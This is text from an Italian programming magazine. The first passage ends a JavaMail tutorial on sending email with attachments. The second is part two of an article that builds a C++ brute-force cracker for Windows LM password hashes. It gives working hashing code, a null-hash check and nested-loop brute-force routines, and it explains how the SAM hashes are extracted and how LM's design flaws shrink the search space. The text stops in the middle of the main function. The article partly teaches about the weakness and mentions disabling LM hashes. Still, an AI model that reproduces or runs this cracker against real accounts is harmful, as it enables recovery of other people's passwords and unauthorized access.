    scrollPane.setPreferredSize(new Dimension(400,
                                            300));
    // Assemblo la GUI.
    JPanel row1 = new JPanel(
                new FlowLayout(FlowLayout.RIGHT));
    row1.add(label1);
    row1.add(text1);
    JPanel row2 = new JPanel(
                new FlowLayout(FlowLayout.RIGHT));
...
    // Posiziono il componente.
    setLocationRelativeTo(owner);
    // Non permetto il ridimensionamento della finestra.
    setResizable(false);
    // Non chiudere questa finestra su richiesta dell'utente!
    setDefaultCloseOperation(DO_NOTHING_ON_CLOSE); }
  // Il metodo richiamato per invocare l'invio della mail.
  public void sendMessage() {
    // Avvio il thread che cura l'invio della mail.
    thread = new Thread(this);
   ...
  // Punto di ingresso del programma.
  public static void main(String[] args) {
    MailSender mailSender = new MailSender();
    mailSender.show();
  }
}
```

JAVAMAIL FAQ

Un bel po' di risposte alle domande più frequenti su JavaMail le trovate su jGuru, alla pagina:

http://www.jguru.com/faq/JavaMail





Fig. 3: *La nuova versione di MailSender, dotata del supporto per l'invio degli allegati.*

Il programma *MailSender* appare prolisso, per quelli che sono i suoi compiti, ma è semplicemente la situazione tipica di quando si ha a che fare con le interfacce grafiche. Il codice che cura il vero e proprio invio della mail mediante le API JavaMail è semplice e breve. Si osservi come la consegna della posta viene effettuata dall'interno di un thread secondario. L'operazione può richiedere diversi secondi, e per questo è bene non impegnare il thread principale dell'interfaccia grafica, che deve sempre rimanere libero per non far apparire il programma in uno stato di blocco.

Fig. 4: *La e-mail con gli allegati spedita con MailSender è stata ricevuta correttamente.*

SUPPORTO AGLI ALLEGATI

Andiamo a scoprire qualcosa di nuovo sull'invio della posta elettronica con le API JavaMail. Aggiungiamo al programma mostrato nel paragrafo precedente il supporto per l'invio di uno o più allegati.
Anche questo genere di operazione non è poi tanto complessa (il codice completo lo trovate in *programmaz/mailsender.java*):

```
import java.awt.*;
import java.awt.event.*;
import java.io.File;
import java.util.*;
import javax.swing.*;
import javax.activation.*;
import javax.mail.*;
import javax.mail.internet.*;
public class MailSender extends JFrame {
  // I componenti della GUI.
  JLabel label1    = new JLabel(“Host SMTP:”);
  JLabel label2    = new JLabel(“Mittente:”);
  JLabel label3    = new JLabel(“Destinatario:”);
  JLabel label4    = new JLabel(“Oggetto:”);
JTextField text1  = new JTextField("");
  JTextField text2  = new JTextField("");
  JTextField text3  = new JTextField("");
  JTextField text4  = new JTextField("");
  JTextArea text5   = new JTextArea("");
  JList list1       = new JList();
  JButton button1   = new JButton("Invia");
  JButton button2   = new JButton("Aggiungi");
  JButton button3   = new JButton("Elimina");
  // Un sinonimo di this, per convenienza.
  MailSender myself = this;
  // La finestra per far attendere l'utente durante l'invio.
  SendDialog sendDialog;
  // La lista degli allegati.
  Vector attachments = new Vector();
  Vector attachmentsName = new Vector();
  // Costruttore della classe.
  public MailSender() {
    super("MailSender [un test di JavaMail]");
    // Imposto le preferenze dei componenti.
    text1.setPreferredSize(new Dimension(
                  300, text1.getPreferredSize().height) );
    text2.setPreferredSize(new Dimension(300,
                    text2.getPreferredSize().height));
    text3.setPreferredSize(new Dimension(300,
                    text3.getPreferredSize().height));
    text4.setPreferredSize(new Dimension(300,
                    text4.getPreferredSize().height));
    text5.setLineWrap(true);
    text5.setWrapStyleWord(true);
    JScrollPane scrollPane1 = new JScrollPane(text5);
    scrollPane1.setPreferredSize(new Dimension(400,
                                              300));
    JScrollPane scrollPane2 = new JScrollPane(list1);
    scrollPane2.setPreferredSize(new Dimension(150, 50));
    // Assemblo la GUI.
    JPanel row1 = new JPanel(new
                     FlowLayout(FlowLayout.RIGHT));
    row1.add(label1);
    row1.add(text1);
    JPanel row2 = new JPanel(new
                     FlowLayout(FlowLayout.RIGHT));
    row2.add(label2);
    row2.add(text2);
    JPanel row3 = new JPanel(new FlowLayout(
                               FlowLayout.RIGHT));
    row3.add(label3);
    row3.add(text3);
    JPanel row4 = new JPanel(new FlowLayout(
                               FlowLayout.RIGHT));
    row4.add(label4);
    row4.add(text4);
    JPanel northWest = new JPanel(new GridLayout(4, 1));
    northWest.add(row1);
    northWest.add(row2);
    northWest.add(row3);
    northWest.add(row4);
```

```
    JPanel northCenterSouth = new JPanel(new
                                    GridLayout(1, 2));
    northCenterSouth.add(button2);
    northCenterSouth.add(button3);
    JPanel northCenter = new JPanel(
                                  new BorderLayout());
    northCenter.setBorder(new
         javax.swing.border.TitledBorder("Allegati"));
…
  // Preparo il messaggio da inviare
                        (javax.mail.internet.MimeMessage)
      MimeMessage message = new MimeMessage(session);
      try {
        // Imposto il mittente.
        message.setFrom(new
                        InternetAddress(text2.getText()));
        // Imposto il destinatario.
        message.addRecipient(Message.RecipientType.TO,
               new InternetAddress(text3.getText()));
        // Imposto l'oggetto.
        message.setSubject(text4.getText());
        // Imposto la data di invio.
        message.setSentDate(new Date());
        if (attachments.size() == 0) {
        // Se non ci sono allegati procedo alla vecchia
                                           maniera.
        message.setText(text5.getText());
      } else {
  // Se ci sono allegati...
  // Creo la parte del corpo destinata al testo
                                         della mail.
         MimeBodyPart messageBodyPart = new
                                      MimeBodyPart();
        messageBodyPart.setText(text5.getText());
        // Creo un multipart per avere il corpo in pi˘
                                           elementi.
        Multipart multipart = new MimeMultipart();
        // Aggiungo la parte testuale.
        multipart.addBodyPart(messageBodyPart);
        // Aggiungo gli allegati.
        for (int i = 0; i < attachments.size(); i++) {
          // Ricavo file e nome dalla lista.
          File file = (File)attachments.get(i);
          String fileName = (String
                            )attachmentsName.get(i);
          // Creo l'allegato.
          messageBodyPart = new MimeBodyPart();
           DataSource source = new FileDataSource(file);
           messageBodyPart.setDataHandler(new
                                 DataHandler(source));
           messageBodyPart.setFileName(fileName);
           // Aggiungo l'allegato al corpo.
           multipart.addBodyPart(messageBodyPart);}
         // Associo il contenuto al messaggio.
         message.setContent(multipart); }
         // Invio la mail.
         Transport.send(message);
         // Chiudo la finestra d'attesa.
         dispose();
         // Avviso l'utente del successo dell'operazione.
         JOptionPane.showMessageDialog(myself,
         "La lettera è stata spedita", "Invio eseguito!",
              JOptionPane.INFORMATION_MESSAGE);
      } catch (Exception e) {
         // Chiudo la finestra d'attesa.
         dispose();
         // Avviso l'utente in caso di errore.
         JOptionPane.showMessageDialog( myself,
                  "Impossibile inviare la lettera.\n" +
           "Controllare i campi e ritentare.", "Errore!",
                       JOptionPane.ERROR_MESSAGE);
         System.out.println(e); }
    } }
  // Punto di ingresso del programma.
  public static void main(String[] args) {
    MailSender mailSender = new MailSender();
    mailSender.show();}
}
```

Andiamo alla ricerca delle differenze con la precedente versione di MailSender. Sono stati aggiunti diversi nuovi *import*, in particolare:

```
import javax.activation.*;
```

Finalmente andiamo ad utilizzare alcuni elementi del JavaBeans Activation Framework che, in precedenza, vi ho fatto installare senza spiegarne troppo dettagliatamente il perché. Le e-mail con allegati utilizzano, per l'organizzazione dei loro contenuti, uno standard chiamato MIME. Il JavaBeans Activation Framework contiene delle classi che gestiscono automaticamente questo formato. Pertanto, le API JavaMail richiedono il JavaBeans Activation Framework per gestire le e-mail in formato MIME. L'interfaccia grafica è stata estesa con una *JList* ed un paio di pulsanti, necessari affinché l'utente possa gestire la lista degli allegati desiderati. Le funzioni *addAttachments()* e *removeAttachments()*, rispettivamente, compiono le operazioni necessarie per l'aggiunta e la rimozione dalla lista di uno o più allegati. La prima compie particolari controlli sia per evitare che





Fig. 5: *Le mail con allegati utilizzano lo standard MIME.*

ALTRE POSSIBILI MIGLIORIE

Fin qui vi ho condotto per mano nello sviluppo di un'applicazione per l'invio della posta elettronica. Ora è il vostro turno di apportare delle migliorie all'applicazione MailSender. Eccovi qualche spunto (nulla di complicato, non vi preoccupate):

- **aggiungete il supporto per i destinatari CC e BCC;**
- **fate in modo che su una riga di tipo TO, CC o BCC possa essere introdotto più di un destinatario, usando il punto e virgola come carattere separatore.**

uno stesso file venga allegato due volte sia per risolvere i conflitti di nome tra file omonimi ma differenti. Alla fine delle operazioni, due *Vector* (*attachments* e *attachmentsName*) riporteranno, in maniera ordinata, i file allegati ed i nomi ad essi associati. Quando si inoltra la mail, un controllo verifica la presenza di eventuali allegati:

```
if (attachments.size() == 0) {
  // Se non ci sono allegati procedo alla vecchia maniera.
  message.setText(text5.getText());
} else
{
  // Ci sono allegati, il codice cambia...
  ...
}
```





Fig. 6: ***Architettura di JavaApi***

Se non ci sono allegati, si procede alla vecchia maniera. In caso contrario, entra in gioco un nuovo tipo di codice per l'immissione del corpo della mail:

```
// Creo la parte del corpo destinata al testo della mail.
MimeBodyPart messageBodyPart = new MimeBodyPart();
messageBodyPart.setText(text5.getText());
// Creo un multipart per avere il corpo in piˇ elementi.
Multipart multipart = new MimeMultipart();
// Aggiungo la parte testuale.
multipart.addBodyPart(messageBodyPart);
// Aggiungo gli allegati.
for (int i = 0; i < attachments.size(); i++) {
  // Ricavo file e nome dalla lista.
  File file = (File)attachments.get(i);
  String fileName = (String)attachmentsName.get(i);
  // Creo l'allegato.
  messageBodyPart = new MimeBodyPart();
  DataSource source = new FileDataSource(file);
  messageBodyPart.setDataHandler(new
                                        DataHandler(source));
  messageBodyPart.setFileName(fileName);
  // Aggiungo l'allegato al corpo.
  multipart.addBodyPart(messageBodyPart); }
// Associo il contenuto al messaggio.
message.setContent(multipart);
```

Se ci sono allegati, il corpo della mail deve essere suddiviso in più parti. Pertanto, si utilizza la classe *javax.mail.internet.MimeMultipart*:

```
Multipart multipart = new MimeMultipart();
```

Bisogna aggiungere la parte testuale della mail. Creiamo a tal fine un oggetto *javax.mail.internet.MimeBodyPart:*

```
MimeBodyPart messageBodyPart = new MimeBodyPart();
messageBodyPart.setText(text5.getText());
```

Specificato il testo da introdurre in questa parte del corpo, la *MimeBodyPart* va aggiunta al *MimeMultipart* precedentemente creato:

```
multipart.addBodyPart(messageBodyPart);
```

Adesso è il turno degli allegati. Il vettore dei file e quello dei nomi associati vengono passati in rassegna. Per ogni file richiesto viene generata una nuova *MimeBodyPart* da accodare al *MimeMultipart* della mail. In questo caso, però, il contenuto della parte del corpo non è testuale. Qui entrano in gioco alcune classi del JavaBeans Activation Framework. La classe *javax.activation.FileDataSource* legge il file e lo imposta come sorgente di dati, riconoscendone il tipo MIME:

```
DataSource source = new FileDataSource(file);
```

La classe *javax.activation.DataHandler* è utilizzata per gestire il tipo MIME del *FileDataSource* appena generato. L'allegato, sotto forma di *DataHandler*, può essere direttamente introdotto nella *MimeBodyPart* in fase di elaborazione, con il metodo *setDataHandler():*

```
messageBodyPart.setDataHandler(new
                                     DataHandler(source));
```

Una volta completato il *MimeMultipart* con la parte testuale e tutti gli allegati richiesti dall'utente, l'oggetto può essere impostato come contenuto del *MimeMessage* in fase di elaborazione:

```
message.setContent(multipart);
```

Non resta che inviare la mail con *Tranport.send()*, come già sappiamo fare dagli esempi precedenti.

IL MESE PROSSIMO...

Con il prossimo appuntamento ci sposteremo sull'altro lato della barricata, studiato le caratteristiche delle API JavaMail per la ricezione della posta elettronica. In pratica, svilupperemo un nuovo software capace di scaricare e mostrare il contenuto di una casella e-mail. Non mancate!

Carlo Pelliccia

Sfruttare le falle di sicurezza del LanManager **(parte seconda)**

Un cracker per le password di sistema

Continua il nostro viaggio all'interno dei meccanismi di sicurezza di Windows XP. In questa seconda e ultima parte andremo a implementare il nostro cracker per le password di sistema, sfruttando le insicurezze progettuali del LanManager di Microsoft.

Per tutti i lettori che hanno perso la puntata precedente di questo articolo (avranno avuto una giustificazione valida per non comprare ioProgrammo?) faremo un piccolo preambolo in cui saranno riassunti i concetti essenziali esposti la scorsa volta, in modo da non lasciare nessuno in difficoltà nel corso delle spiegazioni. E' inutile dire che per comprendere a fondo i meccanismi crittografici delle password di sistema di Windows è comunque opportuno documentarsi sui sistemi LM Hash e NTLM Hash implementati da Microsoft e acquisire le nozioni elementari della crittografia (in questo articolo utilizzeremo infatti gli algoritmi DES e MD4, sfruttando le librerie OpenSSL).

DOVE ERAVAMO RIMASTI...

Nell'articolo precedente si è spiegato come sia organizzato internamente Windows per gestire le password degli utenti, che sono memorizzate all'interno del SAM, un componente accessibile sia sotto forma di file (*C:\WINDOWS\SYSTEM32\CONFIG*), sia come zona di registro di sistema. In particolare, abbiamo mostrato quali sono i modi comunemente usati dagli hacker per accedere, in maniera forzata, al SAM (che di per regola dovrebbe essere inaccessibile) e abbiamo analizzato i due elementi cruciali di tutta la sicurezza di Windows, che sono contenuti nel SAM: i valori *LMhash* e *NTLMhash*. Decriptare uno di questi valori significa trovare la password di un utente. Una chiave hash – non dovremmo ripeterlo, ma lo facciamo per completezza – è una sorta di impronta digitale univoca, costruita a partire da una stringa di testo: ogni password memorizzata da Windows viene infatti codificata mediante una chiave esadecimale di 16 byte, che è impiegata per convalidare l'accesso degli utenti al sistema operativo.

Questo sistema di protezione è ingegnoso nella sua definizione, ma spesso passando dalla teoria alla pratica, si possono commettere errori…e Microsoft non è certo da meno! Le insicurezze della password di Windows sono tutte concentrate nel calcolo della chiave LMhash (cosa che potrebbe essere abolita, visto che la chiave NTLMhash è più sicura e da sola è sufficiente per l'autenticazione su Windows 2000 e XP); i difetti di progettazione di LMhash possono essere brevemente riassunti in questo modo:

- **la password può essere lunga al massimo 14 caratteri** (lo spazio di ricerca di tutte le possibili password alfabetiche è limitato nell'ordine di 52^{14});
- **la password viene convertita in maiuscolo prima del calcolo di LMhash** (ciò riduce lo spazio di ricerca da 52^{14} a 26^{14});
- **nella generazione di LMhash la password viene spezzata in due blocchi da 7 caratteri** (ciò dimezza anche la difficoltà di analisi dello spazio di ricerca, che risulta quindi sdoppiato in due blocchi $26^7 + 26^7$);
- **l'algoritmo crittografico usato per creare LMhash è il DES e nell'implementazione fatta da Microsoft viene utilizzata una chiave fissa nota "KGS!@#$%"** (ciò implica che le password nulle hanno tutte lo stesso hash "0xAAD3B435B5140 4EE" facilmente riconoscibile).

Chiariti questi aspetti fondamentali sulle vulnerabilità di LMhash, non rimane che passare all'attacco e realizzare un algoritmo in grado di scovare una password (o parte di essa) in tempi ragionevoli.
Il nostro linguaggio di lavoro sarà il C++, che grazie

NOTA

PASSWORD ALFANUMERICHE
L'algoritmo di brute-force descritto in questo ariticolo riesce a forzare soltanto le password alfabetiche; per integrare nel cracker anche le password alfanumeriche, bisogna utilizzare un set di esteso di 36 caratteri (26 lettere +10 numeri) modificando i cicli di *for()*.

alla sua potenza ci offrirà sicuramente ottimi tempi di calcolo (nettamente superiori a quelli ottenibili con Java).

I MATTONI DEL NOSTRO PASSWORD-CRACKER

I pilastri fondamentali necessari per creare un cracker di password sono gli algoritmi DES e MD4. L'articolo precedente mostrava come compilare le librerie OpenSSL e come usare questi algoritmi all'interno di un sorgente C++, implementando due semplici funzioni in grado di calcolare i valori *LMhash* e *NTLMhash*.
Il codice mostrato nell'articolo precedente ritorna utile soprattutto adesso. Ricordiamo che le chiavi hash vengono implementate in C++ come vettori di *BYTE[ ]*.

```
void setup_des_key(unsigned char key_56[],
                                des_key_schedule &ks)
{
   des_cblock key;
   key[0] = key_56[0];
   key[1] = (key_56[0] << 7) | (key_56[1] >> 1);
   key[2] = (key_56[1] << 6) | (key_56[2] >> 2);
   key[3] = (key_56[2] << 5) | (key_56[3] >> 3);
   key[4] = (key_56[3] << 4) | (key_56[4] >> 4);
   key[5] = (key_56[4] << 3) | (key_56[5] >> 5);
   key[6] = (key_56[5] << 2) | (key_56[6] >> 6);
   key[7] = (key_56[6] << 1);
   des_set_key(&key, ks);
}

void HashLM(BYTE Plain[7], BYTE Hash[8])
{
   //Microsoft magic word "KGS!@#$%"
   unsigned char magic[] = {0x4B, 0x47, 0x53, 0x21,
                                  0x40, 0x23, 0x24, 0x25};
   des_key_schedule ks;
   setup_des_key(Plain, ks);
   des_ecb_encrypt((des_cblock*)magic,
                 (des_cblock*)Hash, ks, DES_ENCRYPT);
}

void HashNTLM(BYTE Plain[], BYTE Hash[16], int s)
{
    MD4_CTX mdContext;
    MD4_Init(&mdContext);
    //maximum password length = 128
    //password is converted in Unicode LittleEndian
                               format 128x2 = 256 bytes
    MD4_Update(&mdContext, Plain, s);
    MD4_Final(Hash, &mdContext);
}
```

ALGORITMO LOGICO DEL CRACKER

Il cracker che stiamo implementando avrà bisogno di una certa interazione iniziale da parte del programmatore, che deve innanzitutto estrarre i valori giusti dal SAM (16 byte in tutto) e inserirli all'interno del sorgente nelle variabili denominate *lmhash1* e *lmhash2*, di 8 byte ciascuna. L'algoritmo del cracker compie inizialmente alcuni test e operazioni logiche, mostrate nello schema in Fig. 1.





Fig. 1: ***L'algoritmo utilizzato dal cracker riesce a capire il tipo di password effettuando alcuni semplici test sui blocchi da 8 byte di cui si compone composta la chiave LMhash.***

Bisogna sempre tenere a mente che il punto di forza di questo attacco sta nel fatto che la password è spezzata da Windows in due blocchi da 7 (chiamati per semplicità *LMHASH1* e *LMHASH2*), quindi è possibile effettuare i tentativi di brute-force sui due blocchi come se fossero due operazioni indipendenti. Inoltre, a causa dell'uso improprio di una chiave fissa nel calcolo dell'hash, è possibile capire quando una password supera o meno i 7 caratteri, ottimizzando così i tentativi di brute-force con un po' di logica e usando un attacco mirato.

NOTA

COMPILARE CON OTTIMIZZAZIONE

Usando le opzioni /O2 e /G5 del compilatore CL di Microsoft, si può ottenere un buon incremento di velocità del codice generato, migliorando le prestazioni del cracker; in realtà, per un attacco veramente efficace, bisognerebbe scrivere le routine cruciali del programma in linguaggio Assembly, usando istruzioni ottimizzate per processori Pentium.

NOTA

TEMPI DI CALCOLO STIMATI

Giusto per rendersi conto dei tempi di calcolo richiesti dal cracker implementato in C++ ecco i risultati ottenuti durante le prove su un processore Pentium 4 a 1,8 Ghz.

- **Password di lunghezza 1/2/3 caratteri = 5-16 msec (praticamente è istantaneo)**
- **Password di lunghezza 4 caratteri = 406 msec**
- **Password di lunghezza 5 caratteri = 11 sec**
- **Password di lunghezza 6 caratteri = 5 min**
- **Password di lunghezza 7 caratteri = circa 2 ore**

Nel caso peggiore (password di 14 caratteri) saranno richieste in tutto 4 ore, necessarie per forzare I due blocchi da 7 caratteri che formano la password completa.

SCOPRIRE LE PASSWORD NULLE

Una volta definito un algoritmo generico ed astratto per il nostro attacco di cracking, possiamo iniziare a scrivere il codice C++ che lo implementa, partendo dalla routine cruciale, quella che gestisce il test fondamentale del nostro algoritmo: *isNull()*. Si tratta di scrivere una funzione C++ che riceve in input una chiave hash da 8 byte (la prima o la seconda metà del valore *LMhash*) e la confronta col valore noto *"0xAAD3B435B51404EE"*. Se il check è vero, l'hash esaminato corrisponde ad una password vuota, altrimenti significa che la password esiste e nonè nulla.

```
bool isNull(BYTE h[]) {
  //aad3b435b51404ee null password hash
  BYTE n[8]={0xAA,0xD3,0xB4,0x35,0xB5,0x14,0x04,
                                              0xEE};
  bool nullpwd=true;
  for(int i=0;i<7;i++)
        if(h[i]!=n[i]) nullpwd=false;
  return nullpwd;
}
```

Cos'altro si può dire sulla funzione *isNull()*?
Analizziamo i casi possibili di *LMhash* che possono verificarsi (Tabella 1).

LMHASH (16 bytes)		SIGNIFICATO
LMHASH1 (8 byte)	LMHASH2 (8 byte)	
X	Y	Password > 7 car.
X	0xAAD3B435B51404EE	Password <= 7 car.
0xAAD3B435B51404EE	Y	*- configurazione non possibile -*
0xAAD3B435B51404EE	0xAAD3B435B51404EE	Password nulla

Tabella 1: Le diverse impostazioni di LMHASH.

Se nessuna delle due metà di LMhash è uguale al valore noto "*0xAAD3B435B 51404EE*", vuol dire che entrambi i blocchi da 7 caratteri sono non nulli e che quindi la password è certamente più lunga di 7 caratteri (da 8 fino a 14). In questo caso, con un po' di intelligenza, si può intuire che non sarà necessario eseguire un brute-force per cercare password di 3,4,5,6 caratteri sulla prima metà dell'hash, poiché questa corrisponderà sicuramente ad una stringa di 7 caratteri esatti.
Una password lunga in totale 9 caratteri richiederà ad esempio un brute-force di lunghezza 7 per rivelare il primo blocco (7 byte) ed un successivo brute-force di lunghezza 2 per il secondo blocco, con incredibile risparmio di tempo! Situazione migliore si ha invece quando una delle due metà della password è nulla: il caso in cui LMHASH1 è nulla ed LMHASH2 è definita non può verificarsi, perché significherebbe che l'utente ha inserito solo la seconda metà della password, lasciando i primi 7 caratteri vuoti. Al contrario può capitare (e capita spesso!), che l'utente immetta una password minore o uguale a 7 caratteri: questa situazione si rivela quasi immediatamente poiché la seconda metà di LMhash è uguale al valore noto:

0xAAD3B435B51404EE

Se infine la password è totalmente nulla, avremo entrambe le metà di LMhash settate sul valore noto. Caso ottimo per qualsiasi hacker!

Fig. 2: ***Schema di funzionamento logico dell'algoritmo LM Hash. I problemi di sicurezza di questo algoritmo derivano sostanzialmente dalla divisione della password in due metà da 7 caratteri ciascuna.***

PRIMI PASSI COL BRUTE-FORCE

Dal discorso fatto sui possibili casi di password *LMhash* si evince che bisognerà scrivere più di una routine di brute-force, per essere in grado di testare tutte le possibili combinazioni. Le funzioni di brute-force sono infatti 7 in tutto, ciascuna per ogni possibile lunghezza della password; il nome associato ad ogni routine è del tipo *bruteLMX()* in cui *"X"* può valere un numero tra 1 e 7.
La funzione riceve come input la chiave hash da ricercare (sotto forma di vettore di 8 byte) e restituisce in output un valore booleano (in maniera esplicita) e un array di 7 byte contenente la password... se questa è stata trovata! Analizziamo da vicino, per capire meglio il funzionamento del cracker, la funzione di brute-force più semplice, ovvero *bruteLM1()*, che forza in un istante una qualsiasi password di lunghezza 1.

```
bool bruteLM1(BYTE hash[], BYTE pwd[]) {
  BYTE h[8]={0,0,0,0,0,0,0,0};
```

```
 BYTE p[7]={'A',0,0,0,0,0,0};
 int x0;
 int t1,t2,i,j;
 bool found=false;
 t1=GetTickCount();
 printf("\n;LM Hash BruteForce => Password Length
                                            = 1\n");
 printf(";0---------50---------100\n;");
 for(x0=0;x0<26;x0++) {
       HashLM(p,h);
       i=0;
       while(h[i]==hash[i]) i++;
       if(i>=7) found=true;
       if(found) break;
       printf("*");
       p[0]++;
 }
 t2=GetTickCount();
 if(found==true)
    printf("\n;Corrispondenza Hash Trovata");
 else
    printf("\n;Corrispondenza Hash Non Trovata");
 printf("\n;BruteForce Time=%d msec\n",(t2-t1));
 BYTE* tmp;
 tmp=pwd;
 for(i=0;i<7;i++)
    tmp[i]=p[i];
 return found;
}
```

Le funzioni di tipo *bruteLMX()* sono tutte identiche nella forma: troviamo una sezione iniziale di definizioni, segue il ciclo (o i cicli) di brute-force e infine, nella parte conclusiva, un test per capire se la chiave hash cercata è stata realmente trovata.
Le variabili definite nella funzione sono i contatori (*x0…x6*) usati nei cicli di brute-force, i timer per il conteggio dei tempi di calcolo (*t1,t2*) e una variabile

Fig. 3: ***Per disabilitare la memorizzazione degli LM Hash, bisogna entrare nel registro di Windows XP e impostare una chiave "NoLMHash" posta a "1" in una particolare locazione dell'LSA.***

booleana di test (*found*). Il ciclo di *for()* interno alla funzione è il brute-force vero e proprio: esso genera, di volta in volta, un valore hash corrispondente ad una certa password e lo confronta con l'hash passato come input; le password usate per generare gli hash vengono variate fino ad esplorare l'intero spazio delle combinazioni (ad esempio AAA, AAB, AAC….AAZ e così via).

ESTENSIONI SULLA LUNGHEZZA

Dopo aver creato il brute-force per il caso 1, è facile estendere il caso anche per le password di lunghezza superiore.
Se consideriamo tutte le funzioni di tipo *bruteLMX()* del nostro cracker, l'unica differenza sta infatti nel ciclo di *for()* interno, che avrà *n* livelli a seconda di quanto è lunga la password cercata. Considerando ad esempio il blocco di codice di *bruteLM2()*, avremo quanto segue:

```
bool bruteLM2(BYTE hash[], BYTE pwd[]) {
  BYTE h[8]={0,0,0,0,0,0,0,0};
  BYTE p[7]={'A','A',0,0,0,0,0};
  int x0,x1;
  int t1,t2,i,j;
  bool found=false;
  t1=GetTickCount();
  printf("\n;LM Hash BruteForce => Password Length
                                            = 2\n");
  printf(";0---------50---------100\n;");
  for(x0=0;x0<26;x0++) {
    for(x1=0;x1<26;x1++) {
        HashLM(p,h);
        i=0;
        while(h[i]==hash[i]) i++;
        if(i>=7) found=true;
        if(found) break;
        p[1]++;
    }
    if(found) break;
    printf("*");
    p[1]='A'; p[0]++;
  }
  t2=GetTickCount();
  if(found==true)
    printf("\n;Corrispondenza Hash Trovata");
  else
    printf("\n;Corrispondenza Hash Non Trovata");
  printf("\n;BruteForce Time=%d msec\n",(t2-t1));
  BYTE* tmp;
  tmp=pwd;
  for(i=0;i<7;i++)
    tmp[i]=p[i];
  return found;
}
```

MAIUSCOLO O MINUSCOLO?

Poichè LMhash non distingue le password minuscole da quelle maiuscole, potrebbe accadere che la password trovata dal cracker non sia quella reale, nel senso che differisce da quella vera per il formato di alcune lettere (maiuscole/minuscole). In questo caso per completare l'attacco bisognerebbe testare anche il valore NTLMhash, che usando l'algoritmo MD4, è case-sensitive.

Analogamente, nella funzione usata per forzare le password di 3 caratteri, troveremo questa struttura di cicli innestati:

```
bool bruteLM3(BYTE hash[], BYTE pwd[]) {
...
...
  for(x0=0;x0<26;x0++) {
    for(x1=0;x1<26;x1++) {
      for(x2=0;x2<26;x2++) {
        HashLM(p,h);
        i=0;
        while(h[i]==hash[i]) i++;
        if(i>=7) found=true;
        if(found) break;
        p[2]++;
      }
      if(found) break;
      p[2]='A'; p[1]++;
    }
    if(found) break;
    printf("*");
    p[1]='A'; p[0]++;
  }
```

Il caso limite è ovviamente quello di una password di 7 caratteri, in cui sono necessari ben 7 cicli di *for()* per poter esplorare l'intero spazio di ricerca. Ciò rivela la complessità dell'algoritmo di cracking, complessità che comunque è stata ridotta grazie alle scelte superficiali di Microsoft.
Il cracker scritto in queste pagine (peraltro senza ottimizzazioni di codice) impiega, infatti, poco più di 2 ore per rivelare una password alfabetica di Windows: un vero record!

CONCLUSIONI

Non rimane che definire il *main()* del nostro programma, considerando sempre lo schema logico del nostro algoritmo. Nel sorgente sono riportati alcuni esempi di chiavi *LMhash* utili per effettuare qualche test dell'algoritmo nei diversi casi possibili.
Con questo, si conclude la nostra panoramica sulle password di Windows, in cui abbiamo imparato che spesso la sicurezza venduta da Microsoft è soltanto apparente…

```
void main() {
  int i;
  bool r=false;
//Ecco alcune chiavi hash per effettuare i test del
                                       password cracker
//Commentare i blocchi non utilizzati
/*
  //test#1 - PASSWORD NULLA
  BYTE lmhash1[8]={0xAA,0xD3,0xB4,0x35,
                          0xB5,0x14,0x04,0xEE}; //null
  BYTE lmhash2[8]={0xAA,0xD3,0xB4,0x35,
                          0xB5,0x14,0x04,0xEE}; //null

  //test#2 - PASSWORD="zzabc" (password <= 7 car.)
  BYTE lmhash1[8]={0xe0,0xd7,0x62,0x46,0x21,
